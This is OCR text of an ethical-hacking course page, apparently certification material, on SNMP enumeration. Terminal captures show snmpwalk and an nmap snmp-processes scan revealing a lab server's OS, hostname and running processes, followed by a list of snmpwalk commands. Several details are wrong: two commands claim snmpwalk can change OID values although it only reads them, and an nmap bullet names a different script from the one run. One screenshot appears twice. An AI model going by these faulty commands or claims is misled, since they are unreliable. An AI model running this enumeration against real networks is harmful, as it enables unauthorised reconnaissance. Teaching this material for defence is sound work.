

snmpwalk -v1 -c public 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #snmpwalk -v1 -c public 10.10.1.22
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Soft
ware: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (2890071323) 334 days, 11:58:33.23
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "Server2022.CEH.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
```

https://ezfive.com

Nmap

- Attackers use the **snmp-info NSE script** against an SNMP remote server to retrieve information related to the hosted SNMP services


nmap -sU -p 161 --script=snmp-processes 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sU -p 161 --script=snmp-processes 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:36 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00069s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-processes:
|   1:
|     Name: System Idle Process
|   4:
|     Name: System
|   100:
|     Name: Registry
|   380:
|     Name: smss.exe
|   460:
|     Name: svchost.exe
|     Path: C:\Windows\system32\
|     Params: -k DcomLaunch -p -s LSM
|   500:
|     Name: svchost.exe
|     Path: C:\Windows\system32\
|     Params: -k LocalService -s W32Time
|   508:
|     Name: csrss.exe
```

https://nmap.org

Enumerating SNMP using SnmpWalk


Source: *https://ezfive.com*

SnmpWalk is a command-line tool that allows attackers to scan numerous Simple Network Management Protocol (SNMP) nodes instantly and identify a set of variables that are available for accessing the target network. Using this tool, attackers target the root node so that information from all the sub-nodes such as routers and switches can be fetched. The information can be retrieved in the form of an object identifier (OID), which is part of the management information base (MIB) associated with the devices having SNMP enabled.

Attackers execute the following command to retrieve SNMP information from the target device:

```
snmpwalk -v1 -c public <Target IP Address>
```

The above command allows attackers to view all the OIDs, variables, and other associated information. Using this command, attackers can also retrieve all the data in transit to the SNMP server from the SNMP agent, including the server being used, user credentials, and other parameters.


snmpwalk -v1 -c public 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #snmpwalk -v1 -c public 10.10.1.22
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Soft
ware: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (2890071323) 334 days, 11:58:33.23
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "Server2022.CEH.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
```

Figure 4.8: Screenshot of SnmpWalk

Other SnmpWalk Commands:

- Command to enumerate SNMPv2 with a community string of public:

  `snmpwalk -v2c -c public <Target IP Address>`

- Command to search for installed software:

  `snmpwalk -v2c -c public <Target IP Address> hrSWInstalledName`

- Command to determine the amount of RAM on the host:

  `snmpwalk -v2c -c public <Target IP Address> hrMemorySize`

- Command to change an OID to a different value:

  `snmpwalk -v2c -c public <Target IP Address> <OID> <New Value>`

- Command to change the sysContact OID:

  `snmpwalk -v2c -c public <Target IP Address> sysContact <New Value>`

Enumerating SNMP using Nmap

Source: *https://nmap.org*

